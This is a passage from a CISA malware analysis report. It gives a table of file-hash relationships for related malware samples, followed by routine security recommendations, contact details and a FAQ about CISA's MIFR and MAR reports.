This compressed file is embedded within the resource section of 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591, 06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397, 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf, 3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767 and 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

Relationship Summary

1bc44eef75...	Contains	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
1bc44eef75...	Contains	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
1bc44eef75...	Contains	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
1bc44eef75...	Contains	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
06086c1da4...	Contains	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
06086c1da4...	Contains	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
06086c1da4...	Contains	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
06086c1da4...	Contains	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
2c10b2ec0b...	Contains	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
2c10b2ec0b...	Contains	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
2c10b2ec0b...	Contains	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
2c10b2ec0b...	Contains	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
3c55772795...	Contains	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
3c55772795...	Contains	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
3c55772795...	Contains	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
3c55772795...	Contains	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
0385eeab00...	Contains	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
0385eeab00...	Contains	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
0385eeab00...	Contains	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
0385eeab00...	Contains	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
96b7728474...	Related_To	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
8c614cf476...	Related_To	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
2c7732da3d...	Related_To	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
23ef301ddb...	Related_To	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
e5f3ef69a5...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
e5f3ef69a5...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
e5f3ef69a5...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
e5f3ef69a5...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
e5f3ef69a5...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
e5f3ef69a5...	Related_To	96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
b01e0c6ac0...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
b01e0c6ac0...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
b01e0c6ac0...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
b01e0c6ac0...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
b01e0c6ac0...	Related_To	8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
b01e0c6ac0...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
fd7eacc2f8...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
fd7eacc2f8...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
fd7eacc2f8...	Related_To	2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d

fd7eacc2f8...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
fd7eacc2f8...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
fd7eacc2f8...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
b6f2e00896...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
b6f2e00896...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
b6f2e00896...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
b6f2e00896...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
b6f2e00896...	Related_To	23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
b6f2e00896...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, "Guide to Malware Incident Prevention & Handling for Desktops and Laptops".

Contact Information

- 1-888-282-0870
- CISA Service Desk(link sends email) (UNCLASS)
- CISA SIPR(link sends email) (SIPRNET)
- CISA IC(link sends email) (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following U
https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances t report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to CISA at 1-888-282-0870 or CISA Service Desk(link sends email).

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov(link sends email)
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related s
Reporting forms can be found on CISA's homepage at www.cisa.gov.

Revisions

April 28, 2022: Initial Version

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.